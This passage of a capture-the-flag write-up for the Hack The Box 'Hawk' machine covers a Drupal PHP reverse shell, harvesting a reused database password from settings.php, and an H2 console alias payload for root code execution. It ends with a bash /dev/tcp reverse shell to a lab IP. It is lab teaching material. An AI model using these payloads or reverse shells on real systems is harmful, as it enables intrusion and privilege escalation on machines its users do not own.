
// pcntl_fork is hardly ever available, but will allow us to daemoinise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

**Text format** PHP code

• You may post PHP code. You should include <?php ?> tags.

**Menu settings** ☐ Provide a menu link

I then set up a listener and clicked preview on the page, this granted me a shell as www-data.



## Privilege Escalation – User: daniel

I upgraded my shell to `tty` using `python` and `stty raw -echo`.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@hawk:/$ ^Z
[2]+  Stopped                  nc -nvlp 9001
driggzzzz@kali:~/Desktop/HTB/Hawk$ stty raw -echo
driggzzzz@kali:~/Desktop/HTB/Hawk$ nc -nvlp 9001

www-data@hawk:/$
www-data@hawk:/$
www-data@hawk:/$
```

Searching /var/www/html for passwords nets *drupal4hawk* in sites/default/settings.php.

```
www-data@hawk:/var/www/html$ grep -r "'password' ="
modules/simpletest/tests/filetransfer.test: $this->testConnection = TestFileTransfer::fac
modules/user/user.module: 'password' => array(
sites/default/settings.php: * 'password' => 'password',
sites/default/settings.php: * 'password' => 'password',
sites/default/settings.php: * 'password' => 'password',
sites/default/settings.php: * 'password' => 'password',
sites/default/settings.php: * 'password' => 'password',
sites/default/settings.php: 'password' => 'drupal4hawk',
sites/default/default.settings.php: * 'password' => 'password',
sites/default/default.settings.php: * 'password' => 'password',
sites/default/default.settings.php: * 'password' => 'password',
sites/default/default.settings.php: * 'password' => 'password',
sites/default/default.settings.php: * 'password' => 'password',
includes/common.inc: 'password' => array(
includes/update.inc: 'password' => isset($url['pass']) ? urldecode($url['pass']) : '',
```

Checking /etc/passwd reveals the user daniel.

```
www-data@hawk:/var/www/html$ cat /etc/passwd | grep home
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
```


The password is reused for daniel's user account, this can be used to su to the user in a python shell. The python shell can be easily escaped using

```
import pty
pty.spawn("/bin/bash")
```

```
www-data@hawk:/var/www/html$ su daniel
Password:
Python 3.6.5 (default, Apr 1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn("/bin/bash")
daniel@hawk:/var/www/html$ whoami; hostname; id; cat ~/user.txt
daniel
hawk
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
d5111d4f75370ebd01cdba5b32e202a8
```

# Privilege Escalation - Root

Checking port 8082 reveals a H2 console, remote connections are however, disabled.



## H2 Console

Sorry, remote connections ('webAllowOthers') are disabled on this server.

Running ps aux shows that this software is running version 1.4.196 with root permissions.

```
daniel@hawk:/var/www/html$ stty rows 66 columns 235
daniel@hawk:/var/www/html$ ps aux | grep h2
root      812    0.0  0.0   4628   880 ?        Ss   Oct26   0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root      813    0.1 10.0 2352144 99068 ?        SL   Oct26   1:53 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
daniel    20994   0.0  0.1   13136  1060 pts/3    S+   09:38   0:00 grep h2
```

In order to access the console I set up an SSH tunnel.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ ssh -L 8082:127.0.0.1:8082 daniel@hawk.htb
daniel@hawk.htb's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)
```

A screenshot of the H2 console login page. The browser's address bar shows '127.0.0.1:8082/login.jsp?jsessionId=28038c1220de14e024b6fd57787d14ed'. The page has a language dropdown set to 'English' and links for 'Preferences', 'Tools', and 'Help'. The 'Login' section includes a 'Saved Settings' dropdown set to 'Generic H2 (Embedded)', a 'Setting Name' field with the same value, and 'Save' and 'Remove' buttons. Below a horizontal line, there are input fields for 'Driver Class' (org.h2.Driver), 'JDBC URL' (jdbc:h2:~/emptydb-gRBSC), 'User Name' (sa), and 'Password'. At the bottom are 'Connect' and 'Test Connection' buttons.



The following article explains how to exploit this software:

<https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html>

I successfully logged in without providing any credentials.

jdbc:h2:~/emptydb-gRBSC  
INFORMATION\_SCHEMA  
Users  
H2 1.4.196 (2017-06-10)

Run Run Selected Auto complete Clear SQL statement:

**Important Commands**


?		Displays this Help Page
		Shows the Command History
▶	Ctrl+Enter	Executes the current SQL statement
▶	Shift+Enter	Executes the SQL statement defined by the text selection
	Ctrl+Space	Auto complete
🔌		Disconnects from the database

**Sample SQL Script**

Delete the table if it exists	DROP TABLE IF EXISTS TEST;
Create a new table with ID and NAME columns	CREATE TABLE TEST(ID INT PRIMARY KEY, NAME VARCHAR(255));
Add a new row	INSERT INTO TEST VALUES(1, 'Hello');
Add another row	INSERT INTO TEST VALUES(2, 'World');
Query the table	SELECT * FROM TEST ORDER BY ID;
Change data in a row	UPDATE TEST SET NAME='Hi' WHERE ID=1;
Remove a row	DELETE FROM TEST WHERE ID=2;
Help	HELP ...

Using the following payload confirms code execution.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter(
"\A"); return s.hasNext() ? s.next() : ""; }$$;
CALL SHELLEXEC('id')
```



With code execution it is relatively simple to gain a reverse shell as the root account. I simply wrote a one liner bash script in /tmp via SSH and gave it executable permissions.

```
daniel@hawk:/tmp$ cat driggzzzz.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.7/9002 0>&1
daniel@hawk:/tmp$ chmod +x driggzzzz.sh
```

Using the following payload after setting up a listener successfully grants a reverse shell as root.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter(
"\A"); return s.hasNext() ? s.next() : ""; }$$;
CALL SHELLEXEC('/tmp/driggzzzz.sh')
```

